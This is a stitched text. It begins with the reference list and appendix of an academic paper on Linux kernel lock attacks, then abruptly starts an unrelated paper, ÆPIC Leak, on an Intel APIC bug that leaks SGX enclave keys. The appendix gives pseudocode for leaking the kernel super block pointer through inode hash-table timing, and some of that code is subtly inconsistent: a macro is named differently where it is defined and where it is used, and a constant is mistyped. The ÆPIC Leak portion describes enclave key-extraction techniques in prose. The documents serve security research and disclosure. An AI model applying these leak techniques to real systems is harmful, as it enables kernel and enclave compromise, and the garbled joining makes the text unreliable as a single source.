[27] Fabio Kung, Sargun Dhillon, Andrew Spyker, Kyle Anderson, Rob Gulewich, Nabil Schear, Andrew Leung, Daniel Muinom and Manas Alekar. Evolving Container Security with Linux User Namespaces. https://netflixtechblog.com/evolving-container-security-with-linux-user-namespaces-afbe3308c082.

[28] Hubertus Franke, Rusty Russell, and Matthew Kirkwood. Fuss, Futexes and Furwocks: Fast Userlevel Locking in Linux. In *AUUG Conference Proceedings*, volume 85. AUUG, Inc. Kensington, NSW, Australia, 2002.

[29] Amir Reza Ghods. A Study of Linux Perf and Slab Allocation Sub-Systems. Master's thesis, University of Waterloo, 2016.

[30] Diwaker Gupta, Ludmila Cherkasova, Rob Gardner, and Amin Vahdat. Enforcing Performance Isolation Across Virtual Machines in Xen. In *ACM/IFIP/USENIX 2006 International Conference on Middleware*, Middleware '06, pages 342–362, 2006.

[31] Norm Hardy. The Confused Deputy: (Or Why Capabilities Might Have Been Invented). *SIGOPS Oper. Syst. Rev.*, 22(4):36–38, 1988.

[32] Docker Inc. Docker Engine managed plugin system. https://docs.docker.com/engine/extend/.

[33] Vimalkumar Jeyakumar, Mohammad Alizadeh, David Mazières, Balaji Prabhakar, and Changhoon Kim. EyeQ: Practical Network Performance Isolation for the Multi-tenant Cloud. In *4th USENIX Conference on Hot Topics in Cloud Ccomputing*, HotCloud'12, pages 8–8, 2012.

[34] Suraiya Khan and Issa Traore. A Prevention Model for Algorithmic Complexity Attacks. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 160–173. Springer, 2005.

[35] Michael Larabel. FUSE Gets User Namespace Support With Linux 4.18. https://www.phoronix.com/scan.php?page=news_item&px=Linux-4.18-FUSE.

[36] Lanyue Lu, Yupu Zhang, Thanh Do, Samer Al-Kiswany, Andrea C. Arpaci-Dusseau, and Remzi H. Arpaci-Dusseau. Physical Disentanglement in a Container-based File System. In *11th USENIX Conference on Operating Systems Design and Implementation*, OSDI'14, pages 81–96, 2014.

[37] M. Douglas McIlroy. A Killer Adversary for Quicksort. *Software: Practice and Experience*, 29(4):341–344, 1999.

[38] Paul E. McKenney. The new visibility of RCU processing. https://lwn.net/Articles/518953/.

[39] Paul E. McKenney and Jonathan Walpole. What is RCU, Fundamentally. *Linux Weekly News (LWN. net)*, 2007.

[40] Paul Menage. CGroup documentation. https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt, 2018.

[41] Alfred J Menezes, Paul C Van Oorschot, and Scott A Vanstone. *Handbook of Applied Cryptography*. CRC press, 2018.

[42] Dirk Merkel. Docker: Lightweight Linux Containers for Consistent Development and Deployment. *Linux journal*, 2014(239):2, 2014.

[43] Michael Kerrisk. Namespaces in operation, part 5: User namespaces. https://lwn.net/Articles/772885/.

[44] Moni Naor and Eylon Yogev. Bloom Filters in Adversarial Environments. In *Annual Cryptology Conference*, pages 565–584. Springer, 2015.

[45] Neil Brown. Linux kernel design patterns - part 2. https://lwn.net/Articles/336255/.

[46] Yuvraj Patel. *Fair and Secure Synchronization for Non-Cooperative Concurrent Systems*. PhD thesis, University of Wisconsin, Madison, Aug 2021.

[47] Yuvraj Patel, Mohit Verma, Andrea C. Arpaci-Dusseau, and Remzi H. Arpaci-Dusseau. Revisiting Concurrency in High-Performance NoSQL Databases. HotStorage '18.

[48] Yuvraj Patel, Leon Yang, Leo Arulraj, Andrea C. Arpaci-Dusseau, Remzi H. Arpaci-Dusseau, and Michael M. Swift. Avoiding Scheduler Subversion Using Scheduler-Cooperative Locks. In *Fifteenth European Conference on Computer Systems*, EuroSys '20, 2020.

[49] Ben Pfaff. Performance analysis of BSTs in system software. *ACM SIGMETRICS Performance Evaluation Review*, 32(1):410–411, 2004.

[50] Phoronix Media. Phoronix Test Suite - Linux Testing and Benchmarking Platform, Automated Testing, Open-Source Benchmarking. https://www.phoronix-test-suite.com.

[51] Aravinda Prasad and K. Gopinath. Prudent Memory Reclamation in Procrastination-Based Synchronization. In *Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '16, page 99–112, 2016.

[52] Aravinda Prasad, K. Gopinath, and Paul E. McKenney. The RCU-Reader Preemption Problem in VMs. In *2017 USENIX Annual Technical Conference, USENIX ATC'17*, pages 265–270, 2017.

[53] S. Proskurin, M. Momeu, S. Ghavamnia, V. P. Kemerlis, and M. Polychronakis. xMP: Selective Memory Protection for Kernel and User Space. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 563–577, 2020.

[54] Supranamaya Ranjan, Ram Swaminathan, Mustafa Uysal, Antonio Nucci, and Edward Knightly. DDoS-shield: DDoS-resilient scheduling to counter application

layer attacks. *IEEE/ACM Transactions on networking*, 17(1):26–39, 2008.

[55] David K. Rensin. *Kubernetes - Scheduling the Future at Cloud Scale*. O'Reilly, 1005 Gravenstein Highway North Sebastopol, CA 95472, 2015.

[56] Pedro Reviriego and David Larrabeiti. Denial of Service Attack on Cuckoo Filter based Networking Systems. *IEEE Communications Letters*, 2020.

[57] Robert Ricci, Eric Eide, and CloudLab Team. Introducing CloudLab: Scientific infrastructure for Advancing Cloud Architectures and Applications. *; login:: the magazine of USENIX & SAGE*, 39(6):36–38, 2014.

[58] Dipankar Sarma and Paul E. McKenney. Making RCU Safe for Deep Sub-Millisecond Response Realtime Applications. In *2004 USENIX Annual Technical Conference (FREENIX Track)*, pages 182–191, 2004.

[59] Sushrut Shringarputale, Patrick McDaniel, Kevin Butler, and Thomas La Porta. Co-residency Attacks on Containers Are Real. In *2020 ACM SIGSAC Conference on Cloud Computing Security Workshop*, CCSW'20, page 53–66, 2020.

[60] David Shue, Michael J. Freedman, and Anees Shaikh. Performance Isolation and Fairness for Multi-tenant Cloud Storage. In *10th USENIX Conference on Operating Systems Design and Implementation*, OSDI'12, pages 349–362, 2012.

[61] Cristian-Alexandru Staicu and Michael Pradel. Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers. USENIX Security 18, pages 361–376.

[62] Brent Stephens, Aditya Akella, and Michael Swift. Loom: Flexible and Efficient NIC Packet Scheduling. In *16th USENIX Symposium on Networked Systems Design and Implementation (NSDI 19)*, pages 33–46, 2019.

[63] Vasily Tarasov, Erez Zadok, and Spencer Shepler. Filebench: A Flexible Framework for File System Benchmarking. *USENIX; login*, 41(1):6–12, 2016.

[64] Chia-Che Tsai, Yang Zhan, Jayashree Reddy, Yizheng Jiao, Tao Zhang, and Donald E Porter. How to Get More Value From Your File System Directory Cache. In *25th Symposium on Operating Systems Principles*, pages 441–456, 2015.

[65] UpScaleDB Inc. UpScaleDB. https://upscaledb.com/.

[66] Bharath Kumar Reddy Vangoor, Vasily Tarasov, and Erez Zadok. To FUSE or Not to FUSE: Performance of User-Space File Systems. In *15th USENIX Conference on File and Storage Technologies FAST'17*, pages 59–72, 2017.

[67] Carl A. Waldspurger. Memory Resource Management in VMware ESX Server. In *5th USENIX Conference on Operating Systems Design and Implementation*, OSDI '02, 2002.

[68] Carl A. Waldspurger and William E. Weihl. Lottery Scheduling: Flexible Proportional-Share Resource Management. In *1st USENIX Conference on Operating Systems Design and Implementation*, OSDI '94, 1994.

10 Appendix

10.1 Extract super block pointer

10.1.1 Hash function parameters

The inode hash function is parameterized by two variables: `cshift` and `ishift`. `cshift` is log_2 of L1 cache line size in bytes. Most server machines have 64 bytes L1 cache line, so `cshift` is always 6 on these machines. `ishift` is log_2 of the number of buckets in the inode hash table, which is determined when the inode cache is allocated. `ishift` is 22 or 23 on the machines that we ran the experiments. To make discussion easier, we use `ishift=23` for the following examples and implications unless otherwise specified. A demonstration of hash implementation is shown in Fig. 9.

```
#define GOLDEN_RATIO_64   0x61c8864680b583eb
#define cshift   6
#define ishift   23
#define imask   ((1UL << ishift) - 1)
#define last23bits(x) ((x) & imask)
#define middle23bits(x) (last_23bits((x) >> ishift))
unsigned long ihash(unsigned long sb,
     unsigned long ino)
{
 unsigned long var1, var2, var3;
 var1 = ino * sb;
 var2 = (GOLDEN_RATIO_64 + ino) >> cshift;
 var3 = var1 ^ var2;
 bucket = last23bits(var3) ^ middle23bits(var3);
 return bucket;
}
```

Figure 9: Inode hash function implementation with `cshift=6` and `ishift=23`. All the variables are 64-bit. Only the last 46 bits of `var3` are used for computing `bucket`. `var3` is calculated as bit-wise XOR of `var1` and `var2`, so only the last 46 bits of these two variables are used.

10.1.2 Hash function properties

We observe the hash function has three properties, and we derive another three implications to better utilize these properties.

Property 1. For any super block pointer `sb` and inode number `ino`, the following equation always holds:
`ihash(sb, ino) == ihash(sb+m, ino+n)`, where $m \in \{i * 2^{2*ishift} | i \in \mathbb{N}\}$ and $n \in \{i * 2^{cshift+2*ishift} | i \in \mathbb{N}\}$.

For a machine with `ishift=23` and `cshift=6`, this property claims flipping the most significant 18 bits of `sb` and 12 bits of `ino` does not affect hash results. We call these bits *non-essential*. Intuitively, these bits are masked out at some point, so flipping them does not result in any difference in the hash output. Other bits that would affect the hash result are called *essential*. In addition, within $(2 * \texttt{ishift})$ essential bits of `sb`, the least significant 11 bits are all zero due to the fact that `sb` is a pointer to `struct super_block`. The essential bits have two implications.

Implication 1. We only need to extract the 46 essential bits of `sb`; with the 11 trailing zeros known, we only need to extract the other 35 bits.

Implication 2. For any given inode number, we could easily get another 4095 inode numbers that would be hashed to the same bucket by flipping these non-essential bits.

We call these inode numbers obtained by flipping non-essential bits *sibling* inode numbers.

Algorithm 1: Extracts the last 34 bits of the super block pointer

```
   Input: threshold
   Output: sb_last34bits
1  for n = 0 to 4095 do
2      InsertInodeCache(0x800000000 + n ≪ 52)
3  ino_x = 1 ≪ 12;
4  latency = 0;
5  GOLDEN_RATIO_64 = 0x61c8864680b583eb;
6  while latency < threshold do
7      t0 = now();
8      InsertInodeCache(ino_x);
9      latency = now() - t0;
10     ino_x = ino_x + (1 ≪ 13);
11 bucket = 0x4a697a;
12 var2 = (GOLDEN_RATIO_64 + ino_x) ≫ 6;
13 var2_last23bits = var2 & 0x7fffff;
14 var2_middle23bits = (var2 ≫ 23) & 0x7fffff;
15 var1_middle23bits = bucket ^ var2_last23bits ^
     var2_middle23bits;
16 sb_12to34bits = ExtendedEuclidean(ino ≫ 12,
     var1_middle23bits, 1 ≪ 23);
17 sb_last34bits = sb_12to34bits ≪ 11;
```

Property 2. For any super block pointer `sb1` and `sb2`, `ihash(sb1, n) == ihash(sb2, n)`, where $n \in \{i * 2^{2*ishift-11} | i \in \mathbb{N}\}$.

Property 2 means, if an inode number has 35 trailing zero bits, it will be hashed to a deterministic bucket regardless the value of `sb`. For example, `0x4a697a` is an anchor bucket because `ino=0x800000000` will always be hashed to `0x4a697a`. We call these buckets *anchor buckets*.

Combining property 1 and 2, we are able to add `ino=0x800000000` and its siblings into the anchor bucket `0x4a697a`. These 4096 inodes would form a long list in the bucket. Every time the kernel wants to insert another inode into this bucket, it must traverse through the list first to ensure this inode is not already present, which would result in observable latency.

Implication 3. After the anchor bucket `0x4a697a` being populated, if inserting another inode with inode number `ino` takes significantly longer, we know this inode goes to bucket `0x4a697a` and `ihash(sb, ino)==0x4a697a`.

Property 3. Given two super block pointers `sb1` and `sb2` whose the last k bits are same, the $(k+1)$th bit different, and `ihash(sb1, n) != ihash(sb2, n)`, where $n \in \{i * 2^{2*ishift-k-1} | i \in \mathbb{N}\}$, then for any `sb3` having the same last k bit, the following equation is always true:
`ihash(sb3, n) == ihash(sb, n)`, if the $(k+1)$th bit of `sb3` is same as `sb`, for `sb` $\in \{$`sb1`, `sb2`$\}$.

Property 3 means, given the last k bits of `sb` fixed, the hash result of a given inode number which has $(45-k)$ trailing zero bits only has two possible outputs, depending on whether the $(k+1)$th bit is zero or one.

10.1.3 Extract the last 34 bits of the superblock pointer

With the properties and implications studied, we describe algorithm 1 to extract the last 34 bit of `sb` . Algorithm 1 takes a latency threshold as the input to determine whether insertion latency in Implication 3 is "long" enough. It first populates bucket `0x4a697a` (line 1-2). The function `InsertInodeCache` can be implemented as any filesystem operation that would touch the inode cache. In our experiments, we developed a FUSE-based filesystem that implements name lookup as translating the name into inode number e.g lookup a file with name "0x123" will return inode number 0x123; we use syscall `stat("0x123", &statbuf)` as the implementation for `InsertInodeCache(0x123)`.

In line 3-9, it searches for an inode number `ino_x` satisfying 1) has 12 trailing zero bits. 2) the least significant 13th bit is one. 3) is hashed to the bucket `ex4a697a`. These requirements are used in lines 10-15 to reverse the 12th to 34th bits of `sb`. Requirement 1 ensures `var1` has the last 23 bits all zeros, so its middle 23 bits (the least significant 24th to 46 bits) can be reversed by bitwise XOR.

As `var1` is the product of `sb` and `ino_x`, we get a linear congruence equation after removing the trailing zeros:

$$ax = b, \bmod 2^{23}$$

where x is 12th to 34th bits of `sb`, a is 13th to 35th bits of `ino_x`, and b is `middle23bits(var1)`. This equation can be solved by the extended Euclidean algorithm [41]. To ensure the unique solution, the extended Euclidean algorithm requires a and 2^{32} are relatively prime. This is satisfied by the requirement 2 which ensures the a is odd.

Algorithm 2: Extracts the rest of essential bits of super block pointer

```
   Input: sb_last34bits
   Output: sb
1  Function ReverseHash(sb, bucket, trailing_zero)
2      i = 1;
3      while true do
4          ino = i ≪ trailing_zero;
5          if ihash(sb, ino) == bucket then
6              return ino;
7          i = i + 1;
8  sb = sb_last34bits;
9  bucket = 0x4a697a;
10 for b = 35 to 46 do
11     sb_if0 = sb;
12     sb_if1 = sb | (1 ≪ b);
13     ino_if0 = ReverseHash(sb_if0, bucket, 46 - b);
14     ino_if1 = ReverseHash(sb_if1, bucket, 46 - b);
15     t0 = now();
16     InsertInodeCache(ino_if0);
17     t1 = now();
18     InsertInodeCache(ino_if1);
19     t2 = now();
20     latency_if0 = t1 - t0;
21     latency_if1 = t2 - t1;
22     if latency_if1 > latency_if0 then
23         sb = sb_if1;
24     else
25         sb = sb_if0;
```

10.1.4 Extract the rest of essential bits: Guess then test

After knowing the last 34 bits of `sb`, we introduce algorithm 2 to extract the rest of the essential bits. It inductively guesses a bit of `sb` then tests whether this guess is true.

Suppose we already know the last 34 bits of `sb` and want to know the 35th bit ($b = 35$ in line 10). Property 3 suggests when the inode number has 11 trailing zero bits; the hash output purely depends on the 35th bit of `sb`. We thus name two candidates as `sb_if0` and `sb_if1`.

Line 13-14 search for an inode number with 11 trailing zero bits and would be hashed to the anchor bucket `0x4a697a` if the corresponding candidate is true. In lines 15-21, these two inodes are inserted into the inode cache. If the 35th bit is one, then inserting `ino_if1` should take significantly longer, vice versa. By comparing the latency (lines 22-25), we could know whether this bit is zero or one. We then inductively extract other bits.

A potential problem is, `ReverseHash` may fail to find any inode number that satisfies the requirements. This can happen if requiring too many trailing zeros. As an alternative, we are motivated to use algorithm 1 to get the last 34 bits first, so b in line 10 could start with 35 instead of 12. For $b \leq 35$ and $trailing_zero \leq 11$, there are two at least 2^{41} candidates having that many zero bits, and each candidate have $1/2^{23}$ chance produces the hash result we want.

10.2 Linux Kernel Critical Section analysis

We now discuss the manual analysis for the Linux Kernel's critical section. First, we identified global and static locks in a few directories in the Linux source code tree – filesystem (fs), kernel core functionality (kernel), memory management (mm), and security functionalities (security). Using the cscope tool [3], we then looked for the critical sections associated with the identified locks and started making notes. Within the critical section, we looked for instances that contain loops and instances that call synchronize_rcu(). On finding such instances, we note the information about the critical sections and consider that as a potential vulnerability that an attacker can exploit.

The manual analysis was hard and time-consuming as we dealt with debug code, function pointers, different coding patterns, etc. Over time, due to familiarity, we were able to quickly identify debug code and common function pointers, making things easier. There were other instances where the lock was acquired in one function and released in another function. One such example is the inode_hash_lock used to protect the inode cache hash. In find_inode_fast(), the lock is released in __wait_on_freeing_inode() if the inode state is being deleted and again acquired after waiting for the deletion process to complete so that the find_inode_fast() function can continue with the inode finding process. Similarly, we find that within a function, for a single instance of lock acquisition, there are numerous lock release instances. We considered such one-to-many mapping as one critical section to ease our analysis.

We identified other factors that can expand the critical section sizes, such as allocating an object, freeing an object, nested loops, hierarchical locking, number of functions called, etc. However, including all such factors makes the manual analysis process cumbersome and time-consuming. Therefore, we believe that developing a tool that can perform critical section analysis will be useful to identify vulnerabilities. However, our initial attempt to design such a tool did not work out due to function pointers, different coding patterns, etc. Thus, we had to perform the minimal critical section analysis manually.

ÆPIC Leak: Architecturally Leaking Uninitialized Data from the Microarchitecture

Pietro Borrello[1], Andreas Kogler[2], Martin Schwarzl[2], Moritz Lipp[3], Daniel Gruss[2], Michael Schwarz[4]
[1] *Sapienza University of Rome,* [2] *Graz University of Technology,*
[3] *Amazon Web Services,* [4] *CISPA Helmholtz Center for Information Security*

Abstract

CPU vulnerabilities undermine the security guarantees provided by software- and hardware-security improvements. While the discovery of transient-execution attacks increased the interest in CPU vulnerabilities on a microarchitectural level, architectural CPU vulnerabilities are still understudied.

In this paper, we systematically analyze existing CPU vulnerabilities showing that CPUs suffer from vulnerabilities whose root causes match with those in complex software. We show that transient-execution attacks and architectural vulnerabilities often arise from the same type of bug and identify the blank spots. Investigating the blank spots, we focus on architecturally improperly initialized data locations.

We discover ÆPIC Leak, the first architectural CPU bug that leaks stale data from the microarchitecture without using a side channel. ÆPIC Leak works on all recent Sunny-Cove-based Intel CPUs (*i.e.*, Ice Lake and Alder Lake). It architecturally leaks stale data incorrectly returned by reading undefined APIC-register ranges. ÆPIC Leak samples data transferred between the L2 and last-level cache, including SGX enclave data, from the superqueue. We target data in use, e.g., register values and memory loads, as well as data at rest, e.g., SGX-enclave data pages. Our end-to-end attack extracts AES-NI, RSA, and even the Intel SGX attestation keys from enclaves within a few seconds. We discuss mitigations and conclude that the only short-term mitigations for ÆPIC Leak are to disable APIC MMIO or not rely on SGX.

1 Introduction

In recent years, a lot of research has been conducted to improve software security, both on the application layer as well as on the operating-system (OS) layer [35, 68]. The types of software vulnerabilities are well known and, e.g., categorized with the Common Weakness Enumeration (CWE) [70]. In addition to manual security analysis, there are several techniques to discover software vulnerabilities in automated and semi-automated ways, e.g., fuzzing [16, 85], or static and dynamic analysis [9, 58]. However, more recent works have shown that next to software vulnerabilities, there are software-exploitable hardware vulnerabilities, such as Meltdown [48] or Spectre [39]. These vulnerabilities can undermine software security which always assumes bug-free and secure hardware. The discovery of transient-execution attacks [4, 39, 48] showed that CPUs by virtually all vendors, including Intel, AMD, and ARM, are affected by these software-exploitable hardware vulnerabilities. However, as these vulnerabilities are architecturally not visible, transient-execution attacks use side channels to observe and exploit them architecturally.

Following Meltdown and Spectre, a multitude of transient-execution attacks has been discovered in this class of vulnerabilities [4, 38, 41, 63, 72, 78, 83]. All of these attacks leak data, Meltdown-type attacks even across security boundaries, including trusted execution environments (TEEs). Hence, they pose a severe threat to the system security and resulted in numerous ad-hoc mitigations on the operating-system and firmware level [3, 24]. Despite the significant amount of research on transient-execution attacks, they are not the only CPU vulnerabilities. Architectural bugs have been known for much longer, with infamous examples such as the Pentium FDIV bug [5] or the Pentium F00F bug [6]. These vulnerabilities are intuitively easier to observe as they do not require additional side channels. However, recent work has highlighted the difficulty of adequately testing CPU design for such vulnerabilities [11].

In this paper, we systematically analyze both architectural and transient-execution vulnerabilities, showing that the underlying type of vulnerability is often the same. While the CWE recently introduced categories for such hardware vulnerabilities, we show that the root cause of hardware vulnerabilities can also be classified using the existing vulnerability types for software. As CPUs are also written in (hardware) programming languages, it is indeed not surprising that vulnerabilities known from software are also present in hardware. However, we mainly see complex vulnerabilities in the hardware, such as race conditions or use after free.

Based on our systematic analysis, we investigate categories in which transient-execution attacks are known, but no archi-

tectural equivalent is known. Specifically, we systematically inspect CPUs for improperly initialized storage locations that return (parts of) stale data. We focus on data loads where the structure that holds the data is larger than the effective loaded data. Not initializing the whole structure may leave stale data in the region not overridden by the effective data. This is, e.g., the case in the I/O address space, where memory-mapped devices often have strict limitations, such as only allowing aligned 32-bit loads to specific addresses [28].

Discovering architectural leaks. The scan of the I/O address space on Intel CPUs based on the Sunny Cove microarchitecture revealed that the memory-mapped registers of the local Advanced Programmable Interrupt Controller (APIC) are not properly initialized. As a result, architecturally reading these registers returns stale data from the microarchitecture. Any data transferred between the L2 and the last-level cache can be read via these registers. This vulnerability, named ÆPIC Leak, affects the 10th generation mobile Ice Lake CPUs, the newest, 12th generation, Alder Lake CPUs, and the current 3rd generation of Xeon scalable server CPUs (Ice Lake SP).

As the I/O address space is only accessible to privileged software, ÆPIC Leak targets Intel's TEE, SGX. ÆPIC Leak can leak data from SGX enclaves that run on the same physical core. While ÆPIC Leak would represent an immense threat in virtualized environments, hypervisors typically do not expose the local APIC registers to virtual machines, eliminating the threat in cloud-based scenarios. Similar to previous transient-execution attacks targeting SGX [63, 72, 77–79], ÆPIC Leak is most effective when running in parallel to the enclave on the sibling hyperthread. However, ÆPIC Leak does not require hyperthreading and can also leak enclave data if hyperthreading is unavailable or disabled.

We present two new techniques to leak *data in use*, *i.e.*, values from enclave registers, and *data at rest*, *i.e.*, data stored in enclave memory. With Cache Line Freezing, we introduce a technique putting targeted pressure on the cache hierarchy without overwriting stale data. Cache Line Freezing exploits the observation that Sunny Cove implements an optimization for zero cache lines, *i.e.*, cache lines filled only with '0's. These cache lines still appear to travel through the cache hierarchy, but they do not overwrite stale data. With this targeted pressure and enclave single-stepping [74], we leak register values from cache lines in the secure state area (SSA). A second technique, Enclave Shaking, exploits the capability of the operating system to securely swap enclave pages. By alternatingly swapping enclave pages out and back in, the stored data is forced through the cache hierarchy, allowing ÆPIC Leak to leak the values without even continuing the execution of the enclave. We exploit ÆPIC Leak in combination with Cache Line Freezing and Enclave Shaking to extract AES-NI keys and RSA keys from Intel's IPP library and the Intel SGX sealing and remote attestation keys. Our attack leaks memory from enclaves with 334.8 B/s and a success rate of 92.2 %.

Although we provide software workarounds for specific scenarios, such as AES-NI, we conclude that there is no short-term workaround for protecting enclave data without disabling the APIC memory-mapped range or disabling SGX. On January 2022, Intel announced the deprecation of SGX on the affected CPU generations [32] for client architectures, which coincidentally reduces the risk of widespread exploitation after our submission. However, while it is deprecated on client CPUs, SGX is still available on server CPUs (*i.e.*, 3rd generation of Xeon scalable server CPUs). An attacker only needs one up-to-date system to extract secrets from an enclave (e.g., bypassing Signal private contact discovery [51], leaking DRM secrets or attestation keys). Thus, if not mitigated, exploiting ÆPIC Leak is a significant threat to enclave security. Disabling the APIC I/O memory via a microcode update, or deprecating SGX are effective mitigations against the specific vulnerability discovered. However, we argue that a generic mitigation of the vulnerability class in future hardware is an open research problem we identify with this work.

Contributions. The contributions of this work are:

1. We systematically analyze and categorize CPU vulnerabilities, showing that they have the same types as for software, and identifying blank spots.
2. In the blank spots, we discover ÆPIC Leak, an architectural vulnerability in the local APIC leaking data from SGX enclaves, including data in use and data at rest.
3. We design two complementary techniques that leverage microarchitectural optimizations to control which cache line ÆPIC Leak samples from the cache hierarchy.
4. We evaluate our techniques by leaking cryptographic keys, including Intel's official key from the quoting enclave.

Outline. Section 2 provides background. Section 3 analyzes and categorizes CPU vulnerabilities, leading to blank spots with potentially undiscovered vulnerabilities. Section 4 details the ÆPIC Leak vulnerability and its threat model. In Section 5, we show how ÆPIC Leak leaks data from SGX enclaves. We discuss mitigations in Section 6 and conclude in Section 7.

Responsible Disclosure. We responsibly disclosed our findings to Intel on December 8th, 2021. Intel acknowledged our findings on December 22nd, 2021, assigned CVE-2022-21233 and is working on possible mitigations.

Code Access. Our proof of concept of the attacks is open-sourced at `https://github.com/IAIK/AEPIC`.

2 Background

This section covers fundamental background for the reader to understand the rest of the paper.

2.1 APIC

The Advanced Programmable Interrupt Controller (APIC) manages and routes interrupts in modern CPUs. The APIC is split into two different components: The *Local APIC* integrated into each logical core and the external *I/O APIC*

in the Intel's System Chip Set. The Local APIC manages interprocessor interrupts (IPIs) and receives interrupts from the processor interrupts pins, forwarding them to the core to be handled, while the I/O APIC receives external interrupts events and forwards them to the target local APICs [28].

Local APIC. A Local APIC can receive, generate, and forward interrupts, both to its local core (through IPIs or local interrupt sources, *i.e.*, timer interrupts, performance monitoring counter interrupts, thermal sensor interrupts), to other cores (through IPIs), and from external devices (through the I/O APIC). Each Local APIC is made up of a set of APIC registers to control its functionality or expose the state of the interrupts in the system. A processor can generate IPIs or set up local interrupts via APIC registers of its own Local APIC.

Local APIC Registers. By default, modern APICs operate in xAPIC mode, which exposes Local APIC registers as a memory-mapped 4 kB region in the physical address space. The address of the region is set in the `IA32_APIC_BASE` MSR and independent for each logical core [28]. At startup, the region is set at physical address `0xFEE00000` but it can be moved on a per-core basis by changing the value of the `IA32_APIC_BASE` MSR. APIC registers are either 32, 64, or 256 bits, but they are mapped into the memory-mapped region as 32-bit values, always aligned to 128-bit boundaries. Thus, registers wider than 32 bits are split and mapped over multiple 128-bit aligned regions in the memory-mapped area. This means that bytes 4 to 15 in each 16-byte (128-bits) region are never architecturally defined. Intel states that *any access that touches bytes 4 through 15 of an APIC register may cause undefined behavior and must not be executed* [28]. The APIC can be set in *x2APIC* mode if supported, which extends xAPIC mode with different improvements, like enhancing the performance of interrupt delivery and providing MSR-based access to APIC registers which disables the memory-mapped interface. The OS can enable or disable x2APIC mode by setting bit 10 of `IA32_APIC_BASE` MSR.

2.2 Memory Subsystem

CPUs rely on a hierarchical memory subsystem with data cached over multiple levels. Lower level caches provide faster memory with smaller storage capabilities for data frequently accessed, while higher-level caches offer bigger storage at cost of increased latency. Modern Intel CPUs usually have at the lowest level a private instruction cache (L1I) and data cache (L1D), and at the second level a private unified cache (L2). The Last-Level Cache (LLC or L3) is usually shared across all physical cores.

Path to Main Memory. The CPU tries to serve each memory access from the lowest cache level possible. It allocates the resources necessary to track the memory requests, *i.e.*, *load* or *store buffers*. Upon completion of the address translation, if any of the physical tags in the indexed cache set matches the physical address, the data is returned from the L1D. In case no tag matches (*i.e.*, the data is not in L1D), the CPU allocates a line-fill-buffer (LFB) entry to interface with the L2 cache. Line fill buffers act as a decoupling component between L1 and L2 caches to keep track of outstanding requests, uncacheable memory accesses, and non-temporal moves [63, 78]. The CPU then performs the lookup in L2, which loads the LFB entry in case the data is present, returns it to L1D, and back to the load buffers. In case data is not present in L2, the CPU must issue an offcore request to the LLC cache. It reserves a *fill buffer* entry to hold the data in the *superqueue* [40, 43] between L2 and LLC, issues the load over the *ring interconnect* [59] and waits for the request to be completed. The superqueue decouples the interaction between the L2 and the LLC caches, in a similar way the line fill buffers do between L1 and L2. The ring interconnect is an on-die interconnect used for uncore communication between CPU cores, LLC, memory controller, and the integrated GPU. The load request is satisfied either by the LLC or the memory controller, and the fill-buffer entry in the superqueue collects the value, which sends the data back to the core.

2.3 Intel SGX

Intel Software Guard Extension (SGX) provides a Trusted Execution Environment (TEE) on x86 processors. Introduced in Skylake CPUs, SGX offers hardware isolation and local and remote attestation for so-called *enclaves* even on possibly attacker-controlled machines [28]. SGX enclaves reside in the virtual address space of a userspace process, but their physical memory is backed by the protected Enclave Page Cache (EPC). Stores to EPC are automatically encrypted, and loads are decrypted by the memory encryption engine. While enclave memory is inaccessible to attackers probing the memory bus [7], CPUs affected by transient-execution vulnerabilities can leak the values from the microarchitecture [63, 72, 78].

Enclaves can only be executed from pre-configured entry points using the `eenter` instruction and exit using an `eexit` instruction. If a fault or interrupt occurs while an enclave is running, the processor issues an Asynchronous Enclave Exit (AEX), securely storing and clearing all the enclave CPU registers at the time of enclave interruption in a Save State Area (SSA) inside EPC. An `eresume` instruction restores enclave execution from the SSA frame.

Due to the limited EPC size, untrusted system software can leverage the `ewb` and `eldu` instructions to move encrypted EPC pages to main memory and back, without revealing the content. When an enclave page is moved from main memory back to EPC using `eldu`, it is decrypted and cryptographically verified to ensure its content has not been tampered with, bringing the plaintext data to the L1 cache [72].

SGX supports local and remote attestation. During the enclave creation process, the CPU collects cryptographic measurements about the starting enclave and its signature in two different Measurement Registers (`MRSIGNER` and `MRENCLAVE`). An enclave can generate a signed local attestation for a target enclave using the `ereport` instruction, which can be cryp-

tographically verified by the target enclave using a key obtained through the `egetkey` instruction. The report of the local attestation includes the enclave's initial code and data as measurement registers in addition to other security-related information [28]. Intel provides a trusted `quoting enclave` to sign locally-generated identity reports using an Intel-private key and enabling remote attestation. The `egetkey` instruction also provides a sealing key that the enclaves can use to securely `seal` secrets for untrusted persistent storage.

SGX enclaves have been compromised in numerous ways over the past years, e.g., memory-safety violations [44], insecure synchronization [82], asynchronous exception management [10], and side channels [53, 65, 75, 76]. SGX has also been the target of transient-execution attacks [62, 63, 72, 78].

2.4 Transient-Execution Attacks

On x86, the instruction stream, once fetched, is decoded into smaller micro-operations (μops) to simplify the underlying microarchitecture and enable low-level optimizations. The μops are decoded *in-order* and executed *out of order* over the different execution units, keeping track of the dependencies to satisfy them. The results are committed in order to the architecture, thus ensuring correctness. Given the highly parallel nature of modern CPUs, *branch prediction* has been introduced to avoid stalls, *speculatively* executing the predicted path. If the prediction turns out correct, the speculatively executed μops are committed to the architectural state, while in case of a misprediction, the results are discarded by the CPU. All non-committed μops are discarded if exceptions arise during out-of-order execution. Any discarded μop does not affect the architectural state, but it can affect the microarchitectural state (e.g., cache state). Such instructions are called transient instructions [4, 39, 48].

3 Software and Hardware Vulnerabilities

In this section, we systematically analyze existing documented CPU vulnerabilities on x86 CPUs, showing that the underlying root causes are the same as for software vulnerabilities. We demonstrate that the CWE classification of software vulnerabilities can be applied both to transient-execution vulnerabilities as well as architectural CPU vulnerabilities. Table 1 provides this classification.

3.1 Types of Vulnerabilities

